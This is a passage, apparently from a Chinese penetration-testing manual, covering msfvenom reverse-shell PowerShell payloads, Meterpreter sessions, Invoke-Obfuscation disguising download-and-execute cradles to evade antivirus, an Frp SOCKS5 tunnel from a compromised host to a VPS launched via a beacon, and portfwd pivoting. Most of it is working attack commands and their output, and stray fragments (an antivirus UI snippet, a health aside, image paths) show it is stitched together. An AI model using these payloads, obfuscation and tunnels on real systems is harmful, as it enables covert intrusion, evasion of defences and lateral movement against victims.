powershell/base64 chosen with final size 391
Payload size: 391 bytes
powershell.exe -EncodedCommand [illegible]
kali# 
```

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.117:8080
[*] Sending stage (206403 bytes) to 192.168.1.100
[*] Meterpreter session 13 opened (192.168.1.117:8080 -> 192.168.1.100:56473) at 201

meterpreter > 
```

电脑状态：受保护

主页 更新 历史记录 设置

你的电脑正被监视并受到保护。

例2（目标不出网，本地执行）

```
kali# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.117 LPORT=8080 -f psh-reflection --arch x64 --platform windows | msfvenom -e powershell/base64 --arch x64 --platform windows payload
Attempting to read payload from STDIN...
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of psh-reflection file: 2763 bytes

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of powershell/base64
powershell/base64 succeeded with size 7440 (iteration=0)
powershell/base64 chosen with final size 7440
Payload size: 7440 bytes
powershell.exe -windowstyle hidden -exec bypass -NoExit -EncodedCommand [illegible]
kali# 
```

注：加payload参数

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.117 LPORT=8080 -
```

更多有趣的实验：

把例1的down内容更改为例2，并且去掉payload参数。来减小payload大小。

更改Invoke-Mimikatz.ps1等。

```
4      0      System              x64  0
244    556    ZhuDongFangYu.exe   x86  0        D:\tools\360\360Safe\deepscan\zhudongfangyu.exe
292    4      smss.exe            x64  0        \SystemRoot\System32\smss.exe
380    556    svchost.exe         x64  0     E  C:\Windows\system32\svchost.exe
396    388    csrss.exe           x64  0        C:\Windows\system32\csrss.exe
448    440    csrss.exe           x64  1        C:\Windows\system32\csrss.exe
456    388    wininit.exe         x64  0        C:\Windows\system32\wininit.exe
492    440    winlogon.exe        x64  1        C:\Windows\system32\winlogon.exe
556    456    services.exe        x64  0        C:\Windows\system32\services.exe
568    456    lsass.exe           x64  0        C:\Windows\system32\lsass.exe
576    456    lsm.exe             x64  0        C:\Windows\system32\lsm.exe
684    556    svchost.exe         x64  0        C:\Windows\system32\svchost.exe
772    556    svchost.exe         x64  0     E  C:\Windows\system32\svchost.exe
856    492    LogonUI.exe         x64  1        C:\Windows\system32\LogonUI.exe
864    556    svchost.exe         x64  0        C:\Windows\System32\svchost.exe
908    556    svchost.exe         x64  0        C:\Windows\system32\svchost.exe
964    556    svchost.exe         x64  0        C:\Windows\system32\svchost.exe
1004   556    svchost.exe         x64  0        C:\Windows\System32\svchost.exe
1040   556    kxescore.exe        x86  0        c:\program files (x86)\kingsoft\kingsoft antivirus\kxescore.exe
1160   556    svchost.exe         x64  0        C:\Windows\system32\svchost.exe
1428   556    spoolsv.exe         x64  0        C:\Windows\System32\spoolsv.exe
1508   556    mysqld.exe          x64  0        D:\middleware\MySQL\MySQL Server 5.1\bin\mysqld.exe
1664   556    vmtoolsd.exe        x64  0        C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1880   3048   winlogon.exe        x64  2        C:\Windows\system32\winlogon.exe
2204   556    svchost.exe         x64  0     E  C:\Windows\System32\svchost.exe
2300   556    svchost.exe         x64  0     E  C:\Windows\system32\svchost.exe
2424   3056   conhost.exe         x64  2    or  C:\Windows\system32\conhost.exe
2548   556    msdtc.exe           x64  0     E  C:\Windows\System32\msdtc.exe
2664   2204   rdpclip.exe         x64  2    or  C:\Windows\System32\rdpclip.exe
2796   556    taskhost.exe        x64  2    or  C:\Windows\system32\taskhost.exe
3056   3048   csrss.exe           x64  2        C:\Windows\system32\csrss.exe
3104   1004   dwm.exe             x64  2    or  C:\Windows\system32\Dwm.exe
3136   3092   explorer.exe        x64  2    or  C:\Windows\Explorer.EXE
3356   3136   vmtoolsd.exe        x64  2    or  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
3364   3136   runonce.exe         x86  2    or  C:\Windows\SysWOW64\runonce.exe
3412   3364   kxetray.exe         x86  2    or  C:\Program Files (x86)\kingsoft\kingsoft antivirus\kxetray.exe
3684   3920   java.exe            x64  2    or  D:\middleware\Java\jdk1.7.0_75\bin\java.exe
6412   7112   SoftMgrLite.exe     x86  2    or  D:\tools\360\360Safe\SoftMgr\SML\SoftMgrLite.exe
7112   5808   360tray.exe         x86  2    or  D:\tools\360\360Safe\safemon\360Tray.exe
7608   6764   uniOnst.exe         x86  2    or  C:\Program Files (x86)\kingsoft\kingsoft antivirus\uniOnst.exe
7640   6764   uniOnst.exe         x86  2    or  C:\Program Files (x86)\kingsoft\kingsoft antivirus\uniOnst.exe
7664   6764   uniOnst.exe         x86  2    or  C:\Program Files (x86)\kingsoft\kingsoft antivirus\uniOnst.exe
7780   6764   uniOnst.exe         x86  2    or  C:\Program Files (x86)\kingsoft\kingsoft antivirus\uniOnst.exe
43432  6412   SimpleIME.exe       x86  2    or  C:\Users\ADMINI~1\AppData\Local\Temp\2\SimpleIME.exe
43632  42256  kxetray.exe         x86  2    or  C:\Program Files (x86)\kingsoft\kingsoft antivirus\kxetray.exe
43860  43632  softwarehelper.exe  x86  2    or  C:\Program Files (x86)\kingsoft\kingsoft antivirus\softwarehelper.exe
44536  3136   taskmgr.exe         x64  2    or  C:\Windows\system32\taskmgr.exe
66840  556    dllhost.exe         x64  0        C:\Windows\system32\dllhost.exe
70124  70104  notepad.exe         x64  2    or  C:\Windows\system32\notepad.exe
```

Invoke-Obfuscation介绍

项目地址：Invoke-Obfuscation

该项目混淆技术来隐藏powershell.exe命令行参数中的大部分命令。

导入项目

```
PS C:\Users\test\Desktop\Invoke-Obfuscation-master> Import-Module .\Invoke-Obfuscation.psd1
PS C:\Users\test\Desktop\Invoke-Obfuscation-master> Invoke-Obfuscation

IEX( ( '36{78Q55@32t61_91{99@104x97{114Q91-32t93}32t93}32t34@110m111@105}115x115-101m114_112@120@69-45{101@107x111m118m1
10-73Q124Q32x41Q57@51-93Q114_97_104t67t91{44v39Q112_81t109@39}101{99@97}108{112}101}82_45m32_32x52{51Q93m114@97-104{67t9
1t44t39v98t103v48t39-101}99}97v108}112t101_82_45{32@41x39{41_112t81_109_39m43{39-110t101@112{81t39x43@39t109_43t112_81Q1
09t101x39Q43m39}114Q71_112{81m109m39@43x39v32Q40}32m39_43_39{114-111m108t111t67{100m110{117Q39_43m39-111-114Q103_101t114
@39m43-39{111t70-45}32m41}98{103v48v110Q98t103{48@39{43{39-43{32t98m103_48{111@105t98@103v48-39@43{39_32-32v43v32}32t98t
103@48x116m97v99t98x103t48_39v43m39@43-39x43Q39_98@103@48}115v117v102Q98v79m45@98m39Q43{39x103_39x43Q39v48}43-39}43t39}9
8-103{48v101_107Q39t43x39_111x118x110v39x43}39t98_103{48@43}32_98{103}48{73{98-39@43t39m103_39}43{39{48Q32t39x43x39-32{4
0v32t41{39Q43v39m98x103{39_43v39{48-116{115Q79{39_43_39}98}103m48{39Q43t39x32x43{32_98@103-39@43m39x48_72-39_43t39v45m39
t43Q39_101Q98}103_48-32_39Q43v39v32t39v43}39m43Q32v98x39Q43_39@103_48v39@43Q39@116x73t82v119m98-39{43_39}103Q48x40_46_32
m39}40_40{34t59m91@65v114v114@97_121}93Q58Q58v82Q101Q118Q101{114}115_101m40_36_78m55@32t41t32-59{32}73{69v88m32{40t36v78
t55}45Q74m111@105-110m32x39v39-32}41'.SpLiT( '{_Q-@t}mXV' ) |ForEach-Object { ([Int]$_ -AS [Char]) } ) -Join'' )
  |     |     |     |
  |     |     |     |
 \ /   \ /   \ /   \ /
  V     V     V     V
$N7 =[char[ ] ] "noisserpxE-ekovnI| )93]rahC[,'pQm'ecalpeR-  43]rahC[,'bg0'ecalpeR- )')pQm'+'nepQ'+'m+pQme'+'rGpQm'+' (
'+'roloCdnu'+'orger'+'oF- )bg0nbg0'+'+ bg0oibg0'+'  +  bg0tacbg0'+'+'+'bg0sufbO-b'+'g'+'0+'+'bg0ek'+'ovn'+'bg0+ bg0Ib'+'
g'+'0 '+' ( )'+'bg'+'0tsO'+'bg0'+' + bg'+'0H'+'-'+'ebg0 '+' '+ b'+'g0'+'tIRwb'+'g0(. '((";[Array]::Reverse($N7 ) ; IEX
 ($N7-Join '' )
  |     |     |
  |     |     |
 \ /   \ /   \ /
  V     V     V
.("wRIt" +  "e-H" + "Ost") (  "I" +"nvoke"+"-Obfus"+"cat"  +  "io" +"n") -ForegroundColor ( 'Gre'+'en')
  |     |
  |     |
 \ /   \ /
  V     V
Write-Host "Invoke-Obfuscation" -ForegroundColor Green
  |
  |
 \ /
  V
Invoke-Obfuscation
```

支持的加密功能列表

```
Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)
```

TOKEN支持分部分混淆，STRING整条命令混淆，COMPRESS将命令转为单行并压缩，ENCODING编码，LAUNCHER选择执行方式。

使用

- **set scriptblock / scriptpath**

  指定要混淆的代码块或者脚本路径

- **undo**

  取消上一次混淆

- **back**

  返回上一层菜单

- out "path"

  混淆结果输出到文本

- token

  对字符进行混淆

```
Executed:
  CLI:  Token\String\1
  FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock 'String' 1

Result:
powershell.exe -nop -w hidden -c (('IEX ((ne'+'w-obje'+'ct'+' net'+'.webcli'+'e'
+'nt).dow'+'nl'+'oa'+'dst'+'r'+'in'+'g(YlMhttp:/'+'/127.0.0.'+'1/b'+'Y'+'lM))')-
crEpLAcE ([Char]89+[Char]108+[Char]77),[Char]39)
```

对命令混淆

```
Executed:
  CLI:  Token\Command\1
  FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock 'Command' 1

Result:
p`OweRSh`EL`L.eXE -nop -w hidden -c "IEX ((new-object net.webclient).downloadstr
ing('http://127.0.0.1/b'))"
```

对参数混淆

```
Executed:
  CLI:  Token\Argument\1
  FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock 'CommandArgument' 1

Result:
powershell.exe -nop -w HIDdEn -c "IEX ((new-object net.webclient).downloadstring
('http://127.0.0.1/b'))"
```

使用ALL 混淆

```
Executed:
  CLI:  Token\All\1
  FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock

Result:
.("{2}{1}{0}"-f 'ell.exe','wersh','po') -nop -w ("{2}{0}{1}" -f 'de','n','hid')
-c ((("{13}{15}{20}{4}{5}{8}{18}{11}{3}{9}{2}{7}{10}{12}{14}{0}{6}{19}{16}{1}{17
}"-f'string(RJs','.','nt','b','((new-','object','ht',')',' n','clie','.dow','.we
','nl','I','oad','E','/127','0.0.1/bRJs))','et','tp:/','X ')) -crEPLAce ([cHAR
]82+[cHAR]74+[cHAR]115),[cHAR]39)
```

- STRING

```
Executed:
  CLI:  String\1
  FULL: Out-ObfuscatedStringCommand -ScriptBlock $ScriptBlock 1

Result:
 InvOke-EXPrESSiOn(((‘pow’+‘ershel’+‘l’+‘.exe’+‘ -nop’+‘ -’+‘w hi’+‘dden ’+‘-’+‘
c DEU’+‘IEX ’+‘((new-o’+‘bj’+‘ect n’+‘et.’+‘webcli’+‘en’+‘t).’+‘downloadstr’+‘in
’+‘g’+‘(I7Xhttp://’+‘127.’+‘0.’+‘0’+‘.’+‘1/’+‘b’+‘I7’+‘X’+‘))’+‘DE’+‘U’) -CrEpla
cE([cHaR]73+[cHaR]55+[cHaR]88),[cHaR]39  -rEPlAce([cHaR]68+[cHaR]69+[cHaR]86),[c
HaR]34) )
```

- **Encoding**

  支持base64、hex等编码

```
Invoke-Obfuscation> encoding


Choose one of the below Encoding options to APPLY to current payload:

[*] ENCODING\1          Encode entire command as ASCII
[*] ENCODING\2          Encode entire command as Hex
[*] ENCODING\3          Encode entire command as Octal
[*] ENCODING\4          Encode entire command as Binary
[*] ENCODING\5          Encrypt entire command as SecureString (AES)
[*] ENCODING\6          Encode entire command as BXOR
[*] ENCODING\7          Encode entire command as Special Characters
[*] ENCODING\8          Encode entire command as Whitespace
```

```
Invoke-Obfuscation\Encoding> 1

Executed:
  CLI:  Encoding\1
  FULL: Out-EncodedAsciiCommand -ScriptBlock $ScriptBlock -PassThru

Result:
 & ( $VerBoSEPREfEReNce.tostrIng()[1,3]+'x'-JoIN'')(-joiN( '112;111:119;101K114(
115F104K101K108T108H46v101z120:101v32K45F110:111K112(32T45T119;32z104;105H100v10
0;101K110;32K45z99z32H34K73K69F88&32K40(40z110z101&119F45H111&98H106H101K99&116;
32T110;101T116H46T119v101F98z99:108;105v101z110K116H41K46K100F111&119&110F108:11
1K97&100(115v116&114T105z110&103F40&39T104K116T116;112;58;47;47K49F50(55:46H48T4
6(48v46;49K47&98:39:41T41:34' -SPLiT ';' -spLiT 'T'-SPLit'H'-SPLiT 'F'-spLiT':'
-splIt 'z'-SpLIt'v' -spLIt'&' -sPLiT '(' -SpLIT 'K'| % ( ([inT] $_-as[ChAR]) ) )
)
```

- **COMPRESS**

```
Invoke-Obfuscation\Compress> 1

Executed:
  CLI:  Compress\1
  FULL: Out-CompressedCommand -ScriptBlock $ScriptBlock -PassThru

Result:
 (NEw-oBJECt io.sTREaMrEadeR(( NEw-oBJECt SyStem.io.compRESsION.dEFlATEsTREam( [
iO.MEmoRyStrEam] [SYsTEM.coNVert]::fRombaSE64stRing('7b0HYBxJliUmL23Ke39K9UrX4HS
hCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyqBymVVZV1mFkDM7Z28995777333nvvvfe6O51OJ/ff/z9cZmQ
BbPbOStrJniGAqsgfP358Hz8iVtVVXjfzvCzH+bs83V5Wq3T7Kp0Xs1m+TLen6Udnp793urW1zK+2q8l
P59M2Xebt+CqfTMsiX7Z3xrPqa1lW2axp62J5sfXxvG1Xj+7e3d17MN6h/3bvTj6+c+ej/wc=' ),[sy
stem.iO.CompReSSIon.cOmPresSIoNMoDe]::DecOMprEsS )),[SYSTEM.tEXt.ENCODinG]::aScI
i)).READTOenD( ) |INVOKE-ExpresSiOn
```

- **LAUNCHER**

```
Invoke-Obfuscation> LAUNCHER


Choose one of the below Launcher options:

[*] LAUNCHER\PS         PowerShell
[*] LAUNCHER\CMD        Cmd + PowerShell
[*] LAUNCHER\WMIC       Wmic + PowerShell
[*] LAUNCHER\RUNDLL     Rundll32 + PowerShell
[*] LAUNCHER\VAR+       Cmd + set Var && PowerShell iex Var
[*] LAUNCHER\STDIN+     Cmd + Echo | PowerShell - (stdin)
[*] LAUNCHER\CLIP+      Cmd + Echo | Clip && PowerShell iex clipboard
[*] LAUNCHER\VAR++      Cmd + set Var && Cmd && PowerShell iex Var
[*] LAUNCHER\STDIN++    Cmd + set Var && Cmd Echo | PowerShell - (stdin)
[*] LAUNCHER\CLIP++     Cmd + Echo | Clip && Cmd && PowerShell iex clipboard
[*] LAUNCHER\RUNDLL++   Cmd + set Var && Rundll32 && PowerShell iex Var
[*] LAUNCHER\MSHTA++    Cmd + set Var && Mshta && PowerShell iex Var
```

```
Executed:
  CLI:  Launcher\Wmic\1
  FULL: Out-PowerShellLauncher -ScriptBlock $ScriptBlock -NoExit 3

Result:
C:\WInDOWS\sySTeM32\WBeM\WmiC  "PRocesS" 'CAll' 'CrEaTE' "poWERsHeLl  -NoEx   po
wershell.exe -nop -w hidden -c "\"IEX ((new-object net.webclient).downloadstring
('http://127.0.0.1/b'))"\""
```

第四章 穿透与转发

Downloader&Transfer

EarthWorm

LCX

NetCat

Powershell

reGerog

Shell

Termite


Frp内网穿透实战

前言

实战中，当通过某种方式拿下目标机器权限时，发现该机器可出网。此时为了内网横向渗透与团队间的协同作战，可以利用Frp在该机器与VPS之间建立一条“专属通道”，并借助这条通道达到内网穿透的效果。实战中更多时候依靠 Socks5 。

更多详细使用方法，可查看官方Github，这里不再赘述。

https://github.com/fatedier/frp/



前期准备

先准备一台VPS与域名。

因某种情况会更换VPS地址，为了减少更改frp配置文件的次数，所以做域名泛解析。若更换VPS，直接编辑域名解析地址即可。

记录

上次更新时间：28/10/2019 下午2:56

类型	名称	值	TTL
A	frp	149.	600 秒

```
anonysec@MacBook-ProX  ~  ping frp.    .online -c 1
PING frp.    .online (149.    ): 56 data bytes
64 bytes from 149.    : icmp_seq=0 ttl=48 time=243.874 ms

--- frp.    .online ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 243.874/243.874/243.874/0.000 ms
anonysec@MacBook-ProX  ~
```

下载地址

Frp下载地址 [跨平台，实战中根据目标机版本选择下载]

https://github.com/fatedier/frp/releases

配置文件

服务端

```
#通用配置段
[common]
#frp服务端监听 [VPS]
bind_addr = 0.0.0.0
#frp服务器监听端口 [实战中可以用一些通透性较好的端口]
bind_port = 7007

#服务端Web控制面板登录端口 [通过控制面板，可以实时了解到数据收发情况。实战中用处不大]
dashboard_port = 6609
#服务端Web控制面板用户名与密码 [强口令]
dashboard_user = AnonySec
dashboard_pwd = Admin@123

#日志输出位置，所有的日志信息都放到当前目录下的frps.log文件中
log_file = ./frps.log
#日志记录等级，有trace、debug、info、warn、error,通常情况下为info
log_level = info
#日志保留时间
log_max_days = 3

#验证凭据，服务端和客户端的凭据必须一样才能连接
auth_token = Admin@auth
#启用特权模式，从v0.10.0版本开始默认启用特权模式 [特权模式下，客户端更改配置无需更新服务端]
privilege_mode = true
#特权模式Token [强口令，建议随机生成]
privilege_token = Admin@privilege
#特权模式允许分配的端口 [避免端口被滥用]
privilege_allow_ports = 4000-50000

#心跳检测超时时长
heartbeat_timeout = 30

#每个代理可以设置的连接池上限
max_pool_count = 20

#口令认证超时时间，一般不用改
authentication_timeout = 900

#指定子域名，后续将全部用域名的形式进行访问 [特权模式需下将 *.xxxx.online 解析到外网VPS上，
subdomain_host = xxxx.online
```

客户端

```
#通用配置段
[common]
#frp服务端IP或域名 [实战中一般都会直接用域名]
server_addr = frp.xxxx.online
#frp服务器端口
server_port = 7007

#授权token，此处必须与服务端保持一致，否则无法建立连接
auth_token = Admin@auth
#启用特权模式 [特权模式下服务端无需配置]
privilege_mode = true
#特权模式 token,同样要与服务端完全保持一致
privilege_token = Admin@privilege

#心跳检查间隔与超时时间
heartbeat_interval = 10
heartbeat_timeout = 30

#启用加密 [通信内容加密传输，有效防止流量被拦截]
use_encryption = true
#启用压缩 [传输内容进行压缩，有效减小传输的网络流量，加快流量转发速度，但会额外消耗一些CPU资源
use_compression = true

#连接数量
pool_count = 20

#内网穿透通常用socks5
[socks5]
type = tcp
#连接VPS内网穿透的远程连接端口
remote_port = 9066
#使用插件socks5代理
plugin = socks5
#socks5连接口令 [根据实际情况进行配置]
#plugin_user = AnonySec
#plugin_passwd = 1qaz@123
```

执行部署

服务端

SSH连接到VPS上，后台启动frp服务端。

```
root@Ubuntu:~# cd tools/frp/
root@Ubuntu:~/tools/frp# nohup ./frps -c frps.ini &
root@Ubuntu:~/tools/frp# jobs -l
root@Ubuntu:~/tools/frp# cat frps.log
```

```
root@Ubuntu:~# cd tools/frp/
root@Ubuntu:~/tools/frp# nohup ./frps -c frps.ini &
[1] 14020
root@Ubuntu:~/tools/frp# nohup: ignoring input and appending output to 'nohup.out'

root@Ubuntu:~/tools/frp# jobs -l
[1]+ 14020 Running                 nohup ./frps -c frps.ini &
root@Ubuntu:~/tools/frp# cat frps.log
2019/10/28 15:18:32 [I] [service.go:139] frps tcp listen on 0.0.0.0:7007
2019/10/28 15:18:32 [I] [service.go:239] Dashboard listen on 0.0.0.0:6609
2019/10/28 15:18:32 [I] [root.go:205] Start frps success
root@Ubuntu:~/tools/frp#
```

客户端

将 `frpc.exe` 与 `frpc.ini` 传到目标机的同一目录下，直接运行。

```
管理员: C:\Windows\system32\cmd.exe - frpc.exe  -c frpc.ini

C:\>frpc.exe -c frpc.ini
2019/10/28 16:25:03 [I] [service.go:234] login to server success, get run id [ec
27aaf22e75b506], server udp port [0]
2019/10/28 16:25:03 [I] [proxy_manager.go:144] [ec27aaf22e75b506] proxy added: [
socks5]
2019/10/28 16:25:03 [I] [control.go:153] [socks5] start proxy success
```

当frp客户端启动后，是否成功连接，都会在frp服务端日志中查看到。


```
root@Ubuntu:~# cat tools/frp/frps.log
2019/10/28 15:29:02 [I] [service.go:139] frps tcp listen on 0.0.0.0:7007
2019/10/28 15:29:02 [I] [service.go:239] Dashboard listen on 0.0.0.0:6609
2019/10/28 15:29:02 [I] [root.go:205] Start frps success
2019/10/28 15:41:41 [I] [service.go:356] client login info: ip [36.     :36919] version [0.29.0] hostname [] os [windows] arch [amd64]
2019/10/28 15:41:42 [I] [tcp.go:65] [e2301b90d335731f] [socks5] tcp proxy listen port [9066]
2019/10/28 15:41:42 [I] [control.go:406] [e2301b90d335731f] new proxy [socks5] success
```

但如果直接在目标机的Beacon中启动frp客户端，会持续有日志输出，并干扰该pid下的其他操作，所以可结合 `execute` 在目标机无输出执行程序。

```
beacon> sleep 10
beacon> execute c:/frpc.exe -c c:/frpc.ini
beacon> shell netstat -ano |findstr 7007
```

Windows

Windows中可结合Proxifier、SSTap等工具，可设置socks5口令，以此达到用windows渗透工具横向穿透的效果。



小结

Frp的用法比较灵活且运行稳定。如可将frp服务端挂在"肉鸡"上，以达到隐蔽性，也可将客户端做成服务自启的形式等，实战中可自由发挥。

基于portfwd端口转发

注：请多喝点热水或者凉白开，可预防肾结石，通风等。
痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

> portfwd是一款强大的端口转发工具，支持TCP，UDP，支持IPV4--IPV6的转换转发。并且内置于meterpreter。其中exe单版本源码如下：
>
> https://github.com/rssnsj/portfwd

```
攻击机： 192.168.1.5          Debian
靶机：   192.168.1.4          Windows 7
         192.168.1.119        Windows 2003
```

```
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connecti
  --  ----  ----                     -----------                          --------
  1         meterpreter x86/windows  WIN03X64\Administrator @ WIN03X64    192.168.

msf exploit(multi/handler) > sessions -i 1 -c 'ipconfig'
[*] Running 'ipconfig' on meterpreter session 1 (192.168.1.119)

Windows IP Configuration


Ethernet adapter 本地连接:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 192.168.1.119
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

```
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x86/windows  WIN03X64\Administrator @ WIN03X64  192.168.1.5:45303 -> 192.168.1.119:53 (192.168.1.119)

msf exploit(multi/handler) > sessions -i 1 -c 'ipconfig'
[*] Running 'ipconfig' on meterpreter session 1 (192.168.1.119)

Windows IP Configuration


Ethernet adapter 本地连接:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 192.168.1.119
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

靶机IP为：192.168.1.119---windows 2003---x64

需要转发端口为：80，3389

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4012 created.
Channel 56 created.
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面>if defined PSModulePath (echo ok!) e
if defined PSModulePath (echo ok!) else (echo sorry!)
sorry!

C:\Documents and Settings\Administrator\桌面>net config Workstation
net config Workstation
计算机名                     \\WIN03X64
计算机全名                   win03x64
用户名                       Administrator

工作站正运行于
    NetbiosSmb (000000000000)
    NetBT_Tcpip_{37C12280-A19D-4D1A-9365-6CBF2CAE5B07} (000C2985D67D)

软件版本                     Microsoft Windows Server 2003

工作站域                     WORKGROUP
登录域                       WIN03X64

COM 打开超时 (秒)            0
COM 发送计数 (字节)          16
COM 发送超时 (毫秒)          250
命令成功完成。


C:\Documents and Settings\Administrator\桌面>netstat -an|findstr "LISTENING"
netstat -an|findstr "LISTENING"
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3078           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:9001           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:2995         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:9000         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:9999         0.0.0.0:0              LISTENING
  TCP    192.168.1.119:139      0.0.0.0:0              LISTENING
```

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4012 created.
Channel 56 created.
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面>if defined PSModulePath (echo ok!) else (echo sorry!)
if defined PSModulePath (echo ok!) else (echo sorry!)
sorry!

C:\Documents and Settings\Administrator\桌面>net config Workstation
net config Workstation
计算机名                     \\WIN03X64
计算机全名                   win03x64
用户名                       Administrator

工作站正运行于
        NetbiosSmb (000000000000)
        NetBT_Tcpip_{37C12280-A19D-4D1A-9365-6CBF2CAE5B07} (000C2985D67D)

软件版本                     Microsoft Windows Server 2003

工作站域                     WORKGROUP
登录域                       WIN03X64

COM 打开超时 (秒)            0
COM 发送计数 (字节)          16
COM 发送超时 (毫秒)          250
命令成功完成。


C:\Documents and Settings\Administrator\桌面>netstat -an|findstr "LISTENING"
netstat -an|findstr "LISTENING"
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3078           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:9001           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:2995         0.0.0.0:0              LISTENING
